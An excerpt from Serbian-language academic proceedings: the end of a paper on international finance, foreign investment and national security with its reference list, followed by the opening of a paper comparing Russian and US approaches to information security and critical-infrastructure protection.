U okviru međunarodnog finansijskog sistema sve valute izvorno su bile vrednovane u odnosu na američki dolar i fiksirano prema zlatu. Međutim, SAD su 1971. godine prešle na dekretni novac bez pokrića (*fiat* novac). Dolar je, kao rezervna valuta, prestao da bude potvrda o pologu zlatnog novca, što je stvorilo podlogu za krizu po dva osnova: prvo, napuštanje zlatnog standarda u korist *fiat* novca učinilo je državne finansije i centralne banke otuđenim i nesalomljivim, i drugo, gomilanje dugova nagriza dohodak, a inflacija nagriza vrednost nacionalnog papirnog novca. Za razliku od liberalizma, kao ideologije nacionalnih buržoazija na kojoj se zasniva Povelja UN, neoliberalizam predstavlja liberalizam transnacionalne buržoazije i oličen je pre svega u velikim investicionim bankama, kojima koristi inflacioni mehanizam: u fazi kreditne ekspanzije poziva se na liberalizaciju tržišta da se dopusti ekspanzija, čime se podstiče akumulacija duga; a kad je kreditni ciklus obrnut, u pomoć se poziva država. Kriza dugova, liberalizacija računa; dužnička kriza; bankarski pogled na svet pod uticajem IMF-a i strukturna prilagođavanja, zajedno su omogućile hegemoniju SAD-a. [36] Međunarodni status dolara kao rezervne valute omogućava SAD-u da ucenjuju svet. Međunarodne finansijske institucije koriste rejtinge privatnih agencija zasnovane na subjektivnom prosuđivanju i političkim manipulacijama. Ekonomske sankcije SAD prema više od 70 država uglavnom nisu bile efikasne u ostvarivanju proklamovanih ciljeva, a često su predstavljale nametanje

ekstrateritorijalnosti američkih propisa. Tako se iza globalne međuzavisnosti skriva unilateralna asimetrična međuzavisnost. Realnost je da se čim neka država postane zavisna od međunarodnih ekonomskih odnosa, ekonomska nadmoć se koristi da joj se kroz "miroljubivu prinudu" nametne hegemonija. Moderna politička sila deluje kroz ekonomske pretnje i sankcije. Liberalna pravila otvaraju granice proizvodima, tržištu i imovini, a nacionalne ekonomije izlaže ucenama transnacionalnih kompanija uglavnom sa Zapada, koji otvoreno primenjuju ekonomski protekcionizam. [37] U današnjem međunarodnom ekonomskom sistemu status države određuje pozitivan spoljni bilans, te otuda osetljivost na spremnost drugih država da uvoze njihove proizvode. Ogromno tržište i moć neograničenog štampanja dolara predstavljaju polugu moći SAD-a, a idealan plen su male, monokulturno zavisne države. [38] Svetska banka ističe da nije rešen "problem ispravljanja dvojnog budžeta i trenutnog budžetskog deficita SAD, bez guranja sveta u recesiju". Istovremeno, nivo dugova razvijenih država (kreditora) i vrednost dolara (rezervne valute) međunarodni finansijski poredak čine *sui generis* izvorom izazova za nacionalnu bezbednost država. Kao bezbednosni izazovi koje međunarodni finansijski sistem generiše identifikuju se sledeće pretnje i rizici poslovnom okruženju ekonomijama država:

- netransparentnost međunarodnog finansijskog sistema;
- bezbednosna zaštita nacionalnog finansijskog sistema;
- korumpiranost zvaničnika;
- nepredvidiv razvoj informacionih tehnologija;
- povećanje broja ljudi ispod linije siromaštva;
- izmeštanje centara odlučivanja izvan nacionalnih granica;
- posledice teške globalne ekonomske situacije. [39]

4. ZAKLJUČAK

Uslov stabilne ekonomije države je privreda koju čine preduzeća i banke koji profit ne denacionalizuju, već reinvestiraju, što uključuje i odgovornost prema prirodnim resursima. Ekonomiji je potrebna i međunarodna tržišna konkurencija i proporcionalna uzajamnost sa drugim državama, zbog čega su potrebne investicije koje pospešuju integracije širenjem naučnih dostignuća i tržišta roba i kapitala, povećavaju standard radnika i zaštitu životne okoline, kao i zaštitu ljudskih prava i intelektualne svojine. Znači, potrebna je privredna internacionalizacija.

Strana ulaganja ne smeju biti institucionalizovana kao osnov razvoja države koji uslovljava zakonska rešenja i ekonomske mere. Na osnovu tog kriterijuma moguće je kao investicije koje generišu izazove za nacionalnu bezbednost odrediti:

- Ulaganja u cilju lakog dolaska do tržišta i ostvarenja ekstra profita kroz niske cene rada, jeftine resurse i benefite države kroz besplatne lokacije i komunalne priključke, povlašćene cene energenata, slabu ekološku zaštitu…
- Ulaganja uz odobravanje benefita od strane država uvoznica kapitala zbog popustivljivosti i koruptivnosti državne uprave. Neretko, države prihvataju investicije bez obzira na kvalitet i odobravaju dodatne zahteve investitora samo da bi se zaposlila radna snaga i pokrenula ekonomija, a nekad samo da bi ostvarili ličnu ili grupnu materijalnu korist.
- Ulaganja koja pozitivan odraz na društvo uvoznice imaju samo u početku, kroz zapošljavanje nezaposlenih i početak rasta ekonomije, ali se trendovi rasta na tom nivou zaustavljaju i protekom vremena opadaju:

- ako se zarade ne usklađuju sa rastom cena na malo;
- ako investitori nelojalnom konkurencijom ostvaruju dominaciju na tržištu i sistemsku zavisnost od stranog kapitala;
- ako se ostvareni profit u uvoznici kapitala izvozi u državu sedišta i prelivaju efekti opredmećenih prirodnih i društvenih bogatstava iz zemlje uvoznice kapitala u zemlju izvoznicu kapitala;
- ako investitori bespoštedno rabe prirodne resurse zemlje uvoznice kapitala.

- Ulaganja instrumentalna da bogati postaju bogatiji, a siromašni siromašniji:

- kada se vrši eksploatacija radne snage, kakvu investitori ne bi mogli raditi u državama sedišta;
- kada investitori nastoje da stalno povećavaju nivo zavisnosti zemlje uvoznice kapitala.

Međutim, u današnjem globalizovanom svetu globalna pravila se nameću u ekonomiji, ali unilateralna pravila opstaju u politici. Ovo kulminira u kršenju suštine međunarodnog prava – da ni jedna država nema pravo da sudi o unutrašnjem poretku druge države, niti da nameće svoje sankcije i kazne kroz globalnu mrežu, mimo nadležnih međunarodnih institucija. Pod uticajem monetarističkih politika, međunarodne finansijske institucije su podređene globalnom finansijskom kapitalu i funkcionišu u interesu dominacije privatnog kapitala iz vodećih liberalno-demokratskih država, umesto u interesu međunarodne zajednice.

Kao realna nužnost se nameće potreba unapređenja sistema obrazovanja koji bi osposobljavao kadrove u oblastima informatike, prava i ekonomije za funkcionisanje u takvom poslovnom okruženju. S tim u vezi, a u skladu sa Strategijom nacionalne bezbednosti Republike Srbije posebno je važno osposobljavanje sektora bezbednosti za blagovremenu percepciju i identifikaciju pojava i kretanja u oblasti međunarodnih finansija.

LITERATURA

[1] Detaljnije o monetarnim instrumentima IMF-a: International Monetary Fund Finance Department, *IMF Financial Operations 2014*, International Monetary Fund,

2014; Gottfried Hollander, Barbara, *How the World Bank and the International Monetary Fund Work*, New York: The Rosen Publishing Group, 2012, pp. 28-57.

[2] Stiglitz, Joseph, *Selected Works of Joseph E. Stiglitz: Volume II: Information and Economic Analysis: Applications to Capital, Labor, and Product Markets*, Oxford: Oxford University Press, 2013, pp. 294-295

[3] Jansen, Karel, *Monetarism, Economic Crisis and the Third World*, New York: Routledge, 2014, pp. 33-38.

[4] Kapoor, Dip (ed.), *Critical Perspectives on Neoliberal Globalization, Development and Education in Africa and Asia*, Springer Science & Business Media, 2011, pp. 12. O inicijalnim dometima ekstremnog monetarizma, 1970.-tih i 1980.-tih godina, pod pritiskom međunrodnih finansijskih institucija, kao i teškim posledicama: Vinen, Richard, *Thatcher's Britain: The Politics and Social Upheaval of the Thatcher Era*, London: Simon and Schuster, 2013.

[5] Joyce, Joseph, *The IMF and Global Financial Crises: Phoenix Rising?*, Cambridge: Cambridge University Press, 2013. pp. 31-32.

[6] Fogel, Robert William; Engerman, Stanley, *Time on the Cross: The Economics of American Negro Slavery*, Volume 1-2, Boston: Little, Brown and Company 1974.

[7] Unković, Milorad, *Međunarodna ekonomija*, Beograd: Univerzitet Singidunim, 2010, str. 182.

[8] Radnitzky, Gerard, *Economic Approach* u: Economic Imperialism: The Economic Approach Applied Outside the Field of Economics, Radnitzky, G; Bernholz, Peter (Eds), New York: Paragon House Publishers, 1987, pp. 158, 310-313.

[9] Tillman, Robert, *Global Pirates: Fraud in the Offshore Insurance Industry*, Lebanon: Northeastern University Press, 2002, pp. 129.

[10] Haiven, Max, *Cultures of Financialization: Fictitious Capital in Popular Culture and Everyday Life*, New York: Palgrave Macmillan, 2014, pp. 10, 54. Termin "neokolonijalna finansijalizacija" prvi upotrebljava Smith, Charles Hugh, *The E.U., Neofeudalism and the Neocolonial-Financialization Model*, May 24, 2012.

[11] O metodima subverzivnog rada na ostvarivanju pritiska i devastaciji nacionalnih ekonomija: Perkins, Džon, *Ispovesti ubice ekonomija*, Beograd: Plato, 2011.

[12] Abouharb, Rodwan; Cingranelli, David, *Human Rights and Structural Adjustment*, Cambridge: Cambridge University Press, 2007, pp. 35, 40-42.

[13] Dyson, Kenneth, *States, Debt, and Power: 'Saints' and 'Sinners' in European History and Integration*, Oxford: Oxford University Press, 2014, pp. 336-338.

[14] Schmid, Alex, *The Definition of Terrorism*, u: *The Routledge Handbook of Terrorism Research*, Schmid, A. (ed.), New York: Routledge, pp. 56-57, 86-87.

[15] Di Filippo, Marcello, *The Definition(s)Of Terrorism In International Law*, u: Research Handbook on International Law and Terrorism, Saul, Ben (ed), Cheltenham (UK) & Northampton (USA): Edward Elgar Publishing, 2014, pp. 3-20.

[16] Crawford, Beverly, *Economic Vulnerability in International Relations: East- West Trade, Investment, and Finance*, New York: Columbia University Press, 2013, pp. 4-8, 64.

[17] *Multilateral Treaties Deposited with the Secretary-General: Status as at 31 December 2003*, Volume I, Part I, Chapters I-XI, United Nations Secretary-General, New York: United Nations, 2004, pp. 531-533.

[18] Bliže: Klajn, Naomi, *Doktrina šoka: uspon kapitalizma katastrofe*, Zagreb: VBZ Zagreb, 2012.

[19] Kovačević, Mlađen, *Uzroci duboke ekonomske krize u Srbiji*, Glasnik za društvene nauke, 2:2010, str. 47-124

[20] Eleftheriadis, Pavlos, *Misrule of the Few: How the Oligarchs Ruined Greece*, Foreign Affairs, 93:6 (2014), Washington: Council on Foreign Relations.

[21] Vraneš, Mirko, *Odbrana budućnosti: eseji*, Beograd: Nova knjiga, 1986, str. 50, 286.

[22] Mencinger, Jože, *Does Foreign Direct Investment Always Enhance Economic Growth*, Kyklos 56:4(2003), pp. 491–508

[23] Stakić, Budimir, *Međunarodne finansijske institucije*, Beograd: Univerzitet Singidunum, 2012, str. 53, 352-360.

[24] Cox, Simon (ed.), *The Growth Report Strategies for Sustained Growth and Inclusive Development*, Washington: The World Bank, 2008, pp. 22, 7.

[25] Simeunović, Dragan, *Terorizam, opšti deo*, monografija, Pravni fakultet u Beogradu, 2009, str. 80.

[26] Pérez, Claudi, *El CNI investiga las presiones especulativas sobre España*, El Pais, 14.02.2010, http://elpais.com/diario/2010/02/14/economia/1266102005_850215.html

[27] Georgiopoulos, George, *Update 1- Greek Intelligence Probes Bond Speculators – Press*, Reuters, 19.02.1009, http://uk.reuters.com/article/2010/02/19/greece-speculators-idUKLDE61I24520100219

[28] Freeman, Kevin, *Secret Weapon: How Economic Terrorism Brought Down the U.S. Stock Market and Why It can Happen Again*, Washington: Regnery Publishing, 2012, pp. 189-192.

[29] Stiglitz, Joseph, *The Stiglitz Report: Reforming the International Monetary and Financial Systems in the Wake of the Global Crisis*, New York: The New Press, 2013.

[30] Roger, Scott; Vlcek, Jan, *Macrofinancial Modeling at Central Banks: Recent Developments and Future Distribution*, Working Paper, Washington: International Monetary Fund, 2011, pp 8.

[31] Singleton, John, *Central Banking in the Twentieth Century*, Cambridge: Cambridge University Press, 2011, pp. 279.

[32] Draghi, Mario, *Stability and Prosperity in Monetary Union*, Project Syndicate, 02.01.2015. http://www. project-syndicate.org/commentary/ecb-eurozone-economic-union-by-mario-draghi-2015-1-2015-01

[33] Lagarde, Christine, *The Right Choices for 2015*, Project Syndicate, 19.01.2015, http://www.project-syndicate.org/commentary/multilateralism-and-the-global-economy-by-christine-lagarde-2015-01

[34] Dell'Ariccia, Giovanni; Blanchard, Olivier; Mauro, Paolo, *Rethinking Macroeconomic Policy*, Washington: International Monetary Fund, 2010, pp. 6-9.

[35] Dell'Ariccia, Giovanni; Blanchard, Olivier; Mauro, Paolo, *To Whom Should Central Banks Provide Liquidity? Rethinking Macro Policy II: Getting Granular*, Washington: International Monetary Fund, 2013 pp. 9-11.

[36] Peet, Richard, *Unholy Trinity: The IMF, World Bank and WTO*, Fifth Edition, London: Zed Books, 2003, pp. 52.

[37] Ankerl, Guy, *Global Communication Without Universal Civilization*, Book 1, Geneva: Interuniversity Press, 2000, pp. 296-303.

[38] Bilmayer, Leo, *American Hegemony, Political Morality in a One-Superpower World*, New Haven: Yale University Press, 1994, Chapter I, II.

[39] Richards, Julian, *A Guide to National Security: Threats, Responses and Strategies*, Oxford: Oxford University Press, 2012, pp. 26-27, 29.

MEĐUNARODNI ASPEKTI INFORMACIONE BEZBEDNOSTI U USLOVIMA GLOBALIZACIJE

INTERNATIONAL ASPECTS OF INFORMATION SECURITY IN CONDITIONS OF GLOBALIZATION

STEVAN SINKOVSKI
Galeb Group, Šabac, stevan.sinkovski@galeb.com

KONSTANTIN SINKOVSKI
Fakultet za kompjuterske nauke, Beograd, rex.benedict94@yahoo.com

VLADAN MILOVANOVIĆ
Galeb Group, Šabac, vladan.milovanovic@galeb.com

***Rezime**:U radu se razmatra problematika međunarodnog aspekta informacione bezbednosti odnosno međunarodne informacione bezbednosti. Razmatraju se pitanja odnosa informacione i nacionalne bezbednosti, koncepcija novih pretnji, normativno-pravne osnove, međunarodne komponente politike u oblasti informacione bezbednosti i putevi međunarodnog formiranja političko-pravne osnove međunarodne informacione bezbednosti.*

***Ključne reči**: nacionalna bezbednost, informaciona bezbednost, pretnje informacionoj bezbednosti, međunarodna informaciona bezbednost.*

***Abstract**:This paper examines issues of the international aspects of information security regarding international information security. It discusses about issues of relations between information and national security, the concept of new threats, normative-legal basis, the international components of politics in the field of information security and ways of forming an international political and legal basis of international information security.*

***Key words**: national security, information security, information security threats, international information security.*

1. AKTUELNOST TEME - VIŠEZNAČNOST POJMA INFORMACIONE BEZBEDNOSTI

Informaciona bezbednost (IB) je složen i u svojoj suštini, višeslojan pojam. Ona je predmet interdisciplinarnih tehnoloških i humaniratnih naučnih istraživanja. Shvatiti prirodu i mehanizam njenog funkcionisanja moguće je samo uz primenu dostupnih metoda i instrumenata različitih tehnoloških (imformatika, elektromagnetika, obrada signala) i humanitarnih nauka (sociologija, psihologija, pravo, politikologija) [1,2].

U definisanju pojma IB, u svetskim razmerama, prisutna su dva stanovišta. Po prvom, IB se definiše kao zaštita informacija, a, po drugom, kao zaštita informacija, ali i kao zaštita od informacija (i informaciono-psiholoških dejstava)[1].

Masovna primena kompjutera u svim sferama ljudskih delatnosti osim nesumnjivog napretka, donela je sa sobom i neke negativne posledice kao što su problemi u oblasti čuvanja informacija o ličnostima (zloupotreba baza podataka sa personalnim podacima), pojavu neovlašćenog pristupa bazama podataka sa krađama novca (u elektronskom poslovanju), probleme u vezi sa napadima na sistemske i aplikativne programe (virusi, «trojanski konj» itd.), probleme u vezi ponašanja ličnosti («kompjuterska narkomanija»), promene u socijalnom okruženju, promene u međudržavnim i vojno-političkim odnosima (informaciono ratovanje, kiberterorizam itd.) itd. Nerazmatrajući sve navedene aspekte kompjuterizacije, vidimo da, kada je reč je o tzv. kompjuterskim prestupima postaje aktuelan pravni i međunarodni aspekt IB.

Informaciona bezbednost[2] se, zbog mogućnosti primene potencijala informacionih tehnologija (IT) u interesu

[1] Reč o tzv. «širem“ shvatanju pojma IB koji pored informaciono-tehničkih podrazumeva i informaciono-psihološke aspekte (Ruska Federacija, zemlje šangajske organizacije za saradnju i neke druge zemlje).

[2] Postoji razlika između pojmova informaciona bezbednost i kiberbezbednost. Informaciona bezbednost je širi pojam i podrazumeva stanje zaštićenosti informacione sfere pri kome je realizacija poznatih pretnji u odnosu na nju nemoguća, dok je

vojno-političke superiornosti i narušavanja globalnog i regionalnih balansa snaga kao i zbog mogućnosti „informacionog ratovanja“, „kiberšpijunaže“, „kiberprestupništva“, „kiberterorizma“, odnosno oblika «informacionog piratstva», «međunarodnog hakerstva» i agresije, može i mora posmatrati i sa međunarodnog aspekta[3].

U tom smislu je Skupština UN, 4. decembra 1998. godine, usvojila rezoluciju (N 53/70) «Dostignuća u sferi informatizacije i telekomunikacija u kontekstu međunarodne bezbednosti» što predstavlja početak novog međunarodno-pravnog tretiranja informacija, IT i metoda njihove primene.

O neophodnosti razmatranja međunarodnog aspekta IB govori i činjenica da razvoj i primena informacionog oružja transformiše problem kiberbezbednosti iz tehnološkog u političko[4].

U tom kontekstu, u okviru međunarodne informacione bezbednosti (MIB), se izdvajaju sledeće komponente (pretnje):

- vojno-politička,
- kriminalna (kiberprestupi) i
- terorističa (kiberterorizam) [3].

U ovoj trijadi posebno mesto pripada vojno-političkoj komponenti, jer ona obuhvata i informaciono-psihološku bezbednost.

Posebna aktuelnost ove teme proističe iz činjenice da informaciono-komunikacione tehnologije (IKT) mogu postati potencijalno moćna sredstva za razaranje kritično važnih objekata državnog i vojnog upravljanja, proizvodne i ekonomske sfere, socijalne infrastrukture, odnosno sredstvo vođenja geopolitičke borbe.

Cilj obezbeđenja MIB je ne dozvoliti trku u naoružanju na kvaliteno novom nivou razvoja IKT, sačuvati resurse u interesu razvoja, ograničiti agresivnu upotrebu ovih tehnologija za rešavanje međunarodnih protivrečnosti [4].

U tekstu koji sledi prikazan je odnos između informacione i nacionalne bezbednosti, značaj i zaštita nacionalne informacione infrastrukture, nova američka koncepcija o pretnjama IB, normativno-pravne osnove u oblasti obezbeđenja IB kao i međunarodna komponenta politike u oblasti IB.

2. ODNOS IZMEĐU INFORMACIONE I NACIONALNE BEZBEDNOSTI

Informaciona bezbednost se javlja ne samo kao jedan od aspekata nacionalne bezbednosti, već i kao presek svih drugih oblika bezbednosti (i delatnosti za koje su vezane) u kojima informacione tehnologije zauzimaju važno mesto[5].

Savremeno shvatanje pojma nacionalne bezbednosti

Nacionalna bezbednost, prema shvatanjima u Ruskoj Federaciji, je osnova stabilnog postojanja i progresivnog razvoja države u svetskoj zajednici. Ona predstavlja *stanje zaštićenosti životno važnih interesa ličnosti, društva i države (nacionalnih interesa) od spoljašnjih i unutrašnjih pretnji* [1].

U osnovi nacionalnih interesa se nalazi čovek, porodica i društvo, njihova prava, slobode i garancija nesmetanog razvoja. Važni nacionalni interesi su: napredak i razvoj čoveka, poboljšavanje kvaliteta života, lična i društvena bezbednost, očuvanje suvereniteta, teritorijalnog integriteta zemlje i njenog državnog uređenja, jedinstvo ekonomskog tržišta i ekonomski rast i garantovana državna sloboda demokratskog razvoja društva, očuvanje građanskog mira, društvenog poretka i nacionalne saglasnosti [1].

Informaciona bezbednost, shvaćena u najširem značenju reči[6], ne samo da dobija na značaju, već izbija u prvi plan. Kao takva ona je neodvojivi deo nacionalne bezbednosti. Čak pre, informaciona bezbednost, u sve većoj meri, poprima i međunarodni karakter, jer celovitost savremenog sveta, kao društva, zasnovana je na intenzivnoj razmeni informacija. Elementi informacione bezbednosti, u kontekstu nacionalne bezbednosti su: informaciono pravo kao pravna osnova informacionog društva, informacioni aspekt upravljanja vojnim snagama i oružjem, informaciono ratovanje i

---

kiberbezbednost stanje zaštićenosti snaga i sredstava upravljanja (državnog i vojnog) pri kome njegovo narušavanje nije moguće. Analogno važi i za pojmove informacioni napad – kibernapad i informaciona pretnja – kiberpretnja.

[3] Крутских А.В., Вайна или мир: маждународные аспекты информационной безопасности, сборник «Научны и методологические проблермы информационной безопасности» (под ред. В.П. Шерстюка, МЦНМО Москва, 2004 г.)

[4] Prema podacima CIA, razvojem informacionog oružja se bavi više od 120 zemalja, dok je razvoj oružja za masovna uništavanja aktuelan u oko 30 zemalja.

[5] Informaciono ratovanje, kako navodi definicija Univerziteta nacionalne bezbednosti SAD, *primenljivo je preko čitavog skupa oblasti nacionalne bezbednosti od mira do rata i od «glave do pete»*.

[6] Informaciona bezbednost je, obično, definisana kao bezbednost informacionih sistema i zaštita informacija, a ne kao bezbednost imanentna informacionom društvu.

informaciona protivodbrana, elektronsko ratovanje kao borba za dominaciju u elektromagnetnom spektru, informaciona bezbednost informacionih sistema i zaštita informacija, zaštita državne tajne, izviđanje i služba izviđanja, informaciono-psihološka protivodbrana i psihološko ratovanje, informaciono-psihološka bezbednost i moralno-psihološko obezbeđenje stanovništva, oružanih snaga i drugih vojnih organizacija [1,2].

Zvanični pogledi Ruske Federacije na nacionalnu bezbednost izloženi su u Koncepciji nacionalne bezbednosti (2000. god.), odnosno u Koncepciji nacionalne bezbednosti do 2020 (2009. god.).

U shvatanju pojma nacionalne bezbednosti SAD polaze od stanovišta da pored pretnji spolja (druga ili druge države), postoje i unutrašnje pretnje (terorizam, elementarne nepogode, narušavanje ljudskih prava, itd.) koje su, po mnogo čemu, i veće od spoljašnjih. U skladu sa tim, pored Strategije nacionalne bezbednosti (*National Security Strategy*, 2002) postoji i Nacionalna strategija unutrašnje bezbednosti (*National Strategy for Homeland security*, 2002). Činjenica da kao osnovna pretnja SAD figuriše terorizam, ne umanjuje značaj suštinski nove ideje da unutrašnja bezbednost ima objektivno mnogo veći značaj i da se nacionalna bezbednost tretira na novi način.

Za razliku od Ruske Federacije, SAD problemu nacionalne bezbednosti pristupaju iz jednog drugog ugla gledanja - sa stanovišta zaštite svoje kritične infrastrukture[7].

Još od 90-ih godina rukovodeći krugovi u SAD su pokazivali zabrinutost zbog pojave novih pretnji nacionalnoj bezbednosti. Posle Prvog zalivskog rata, zbog sve češće upotrebe pojmova «informaciono ratovanje» i «informaciono oružje», ministarstvo odbrane izdalo je direktivu TS3600.1 od 21. decembra 1992. godine pod nazivom «Informaciona protivodbrana» u kojoj je ukazano na neophodnost vođenja računa o informacionim resursima pri organizaciji planiranja i funkcionisanja sistema upravljanja, u cilju povećanja efektivnosti dejstava vojnih snaga u uslovima protivdejstava protivnika. Od tog vremena intenzivno se radi na zadacima istraživanja i razvoja «borbe sa sistemima upravljanja» sa osnovnim ciljem – ostvarivanjem informacione superiornosti. Već 1993. godine, Komitet združenog generalštaba donosi memorandum MOP-30 sa detaljnim konceptom borbe sa sistemima upravljanja. Godine 1994. slede publikacije Komiteta za nauku MO SAD o specijalnim organizaciono-tehničkim merama zaštite informacione infrastrukture. U februaru 1996. godine KoV SAD izdaje FM-106 «Informaciona operacija» (*Information operation, 1996*). Godine 1998. usledila je direktiva PDD-63 (*Critical Infrastructure Protection*) da bi, kao konačan sled zbivanja, usledio početkom 2000. godine «Nacionalni plan zaštite informacione infrastrukture» (*National critical infrastructure plan, 2000*). Praktično sa ovim Planom počinje nova inicijativa administracije SAD u oblasti nacionalne bezbednosti. Plan predstavlja sveobuhvatno gledanje na probleme zaštite ključnih sektora nacionalne ekonomije, nacionalnu bezbednost, opštu zdravstvenu zaštitu i ličnu bezbednost građana.

Plan sadrži 10 nezavisnih programa objedinjenih opštim ciljem. Važna teza Plana je konsolidacija napora vlade, federalnih ministarstava i privatnog sektora u zaštiti informacione infrastrukture kao najvažnijeg nacionalnog resursa.

Pregled programa «Nacionalnog plana zaštite informacionih sistema» pokazuje ozbiljne namere SAD da problem informacione bezbednosti, a samim tim i nacionalne bezbednosti, rešava na novi način. U centar razmatranja postavlja kritičnu infrastrukturu, a ona je, po prirodi informacionog društva, informaciona struktura. S druge strane, problem informacione bezbednosti je podignut na opštenacionalni nivo pri čemu je svaki građanin ne samo korisnik koji brine o ličnoj bezbednosti, već i o bezbednosti društva u celini.

Pojam kritična infrastruktura je definisan u zakonu «O patriotizmu» (*USA Patriot Act of 2001*, October 2001) kao «*sveukupnost fizičkih ili virtuelnih sistema i sredstava važnih za SAD u toj meri tako da njihovo izbacivanje iz stroja ili uništavanje može dovesti do fatalnih posledica u oblasti odbrane, ekonomije, očuvanja zdravlja i bezbednosti nacije*». Kritičnu infrastrukturu čine javne i privatne institucije u sektorima poljoprivrede, prehrane, vode, zdravstva, hitnih službi, vlade, odbrane, informacija i telekomunikacija, energetike, saobraćaja, bankarstva i finansija, hemijskih i opasnih materijala, pošte i špedicije.

Unutrašnja bezbednost, kao deo nacionalne bezbednosti SAD, regulisana je zakonom «O unutrašnjoj bezbednosti» (*Home Security Act, H.R, 5005,* 25.11.2002). Za praćenje njegovog sprovođenja nadležan je Komitet za unutrašnju bezbednost (*House Homeland Security Committee*). U okviru njega, za pitanja «Kiberbezbednosti, nauke, istraživanja i razvoja» (*House Homeland Security subcommittee on Cybersecurity,*

[7] Predsednička komisija o zaštiti kritične infrastrukture (*PCCIP - President's Commission on Critical Infrastructure Protection, 1997*) je došla do zaključka da je IKT (ITC – *information and communication technology infrastructure*) osnovna prednost (mogućnost, aktiv) društva koju treba da zaštiti zajedno vojna i civilna odbrambena politika i sredstva (*E.Luiijf, Information assurance and the information society,1999*).

Science and Research and development), formiran je podkomitet koji se bavi «*bezbednošću kompjuterskih i komunikacionih mreža, informacionih tehnologija, sistema upravljanja proizvodnjom, sistemom elektrosnabdevanja i baza podataka, kako vladinih tako i privatnih, od unutrašnjih i spoljašnjih napada predupređujući gubitke stanovništva i infrastrukture*»[8]. Kako je kiberprostor[9] nervni sistem – upravljački sistem SAD od koga zavisi ekonomija i nacionalna bezbednost zemlje, to je 2003. godina, donešena je Nacionalna strategija bezbednosti kiber prostora (*The Nacional Stategy to secure Cyberspace, feb 2003*).

Međutim, osnovni nosilac posla u oblasti unutrašnje bezbednosti je novoformirano ministarstvo - Ministarstvo unutrašnje bezbednosti (*Depertment of Homeland Security*). Pri formiranju ministarstva pošlo se od shvatanja da je bezbednost države neodvojiva od bezbednosti građana. U tom smislu su njegove osnovne funkcije: sprečavanje terorističkih napada, smanjenje ranjivosti SAD na terorističke akcije, smanjenje posledica terorizma, eliminisanje posledica tehnogenih, antropogenih i prirodnih katastrofa, sagledavanje ekonomskih interesa SAD u sklopu mera unutrašnje bezbednosti, borba protiv narkomafije i njenih veza sa terorizmom i, konačno, druge funkcije koje nisu direktno vezane za unutrašnju bezbednost [1].

Ministarstvo čine 4 direktorata: analiza informacija i zaštita infrastrukture (*Information Analisys and Infrastructure Protection*), bezbednost granica i transporta (*Border and Transportation Security*), pripravnost za vanredno stanje i reagovanje (*Emergency Preparedness and response*) i nauka i tehnologija (*Science and Technology*).

Unutar Ministarstva, posebno mesto pripada prvom direktoratu koji objedinjava analizu obaveštajno-izviđačkih informacija o terorističkim pretnjama (što je povuklo za sobom reorganizaciju obaveštajno-izviđačke zajednice SAD) i zaštitu kritične infrastrukture. Interesantno je napomenuti da su sve funkcije unutrašnje bezbednosti «pokrivene» normativnim dokumentima. Tako je već 2003. godine, donešeno nekoliko strategija: Nacionalna strategija borbe sa terorizmom (*The Nacional Stategy for Combating Terrorism*), Nacionalna strategija bezbednosti kiber prostora (*The Nacional Stategy to secure Cyberspace*) i Nacionalna strategija fizičke zaštite kritične infrastrukture (*The Nacional Stategy for the Physical Protection of Critical Infrastructures and Key Assets*).

Nove strategije, po prvi put oficijalno, priznaju potpunu zavisnost infrastrukture SAD od informacionih sistema i mreža i zahtevaju od svih društvenih činilaca (javnog i privatnog sektora) formiranje Jedinstvenog nacionalnog sistema reagovanja na kiber napade (*National Cyberspace Security response System)*. Nacionalni program saradnje u oblasti informacione bezbednosti (*The National Information Assurance Partnetship* - NIAP) prisutan je još od 1997. godine. Neaktivnost lokalnih organa, ali i sama priroda problema je dovela do toga da vlada SAD preuzme sve prerogative u ovoj oblasti. I naravno donešeni su odgovarajući zakoni: zakon o povećanju kiber bezbednosti (*Cyber Security Enhancment Act of 2002*, H.R.3482), zakon o finansiranju obaveštajne delatnosti u 2003. godini (*Intelligence Authorization Act For Fiscal Year 2003*) i Zakon o razmeni informacija u interesu unutrašnje bezbednosti (*Homeland Security Information Sharing Act*, 2003).

Novi pristup rešavanju pitanja unutrašnje bezbednosti, u uslovima globalizacije, ne deluje samo na američko društvo, već se odražava i na ostala društva[10]. Network-centric paradigma, zasnovana i još uvek prisutna samo u SAD, preliće se i na ostale zemlje sveta, a ona podrazumeva visok stepen zavisnosti bezbednosti nacionalne informacione infrastrukture od informacione bezbednosti svih njenih elemenata, kako državnog tako i privatnog sektora. Na taj način, informaciona bezbednost bilo koje kompanije postaje faktor nacionalne i unutrašnje bezbednosti države u celini. Izgradnja efektivne bezbednosne infrastrukture, tzv. integrisane informacione infrastrukture (III – *integrated information infrastructure*), nije pitanje dobre volje, već stvar nacionalne bezbednosti zemlje.

Zaštita informacione infrastrukture

«Nacionalni interesi *Rusije u informacionoj sferi završavaju se sagledavanjem konstitucionih prava i sloboda građana u oblasti dobijanja informacija i njihovog korišćenja, u razvoju savremenih telekomunikacionih tehnologija i u zaštiti državnih informacionih resursa od neovlašćenog pristupa*»[11]. Kao i Koncepcija nacionalne bezbednosti, tako i Doktrina informacione bezbednosti, u delu o komponentama nacionalnih interesa u informacionoj sferi[12], o zaštiti

[8] *Leadership selected for new cybersecurity panel GCN*, By William Jackson, 03/21/03.

[9] **Kiberprostor** se sastoji od stotina hiljada međusobno povezanih kompjutera, servera, rutera, svičeva i fiber optičkih kablova koji omogućavaju našim infrastrukturama da funkcionišu [26].

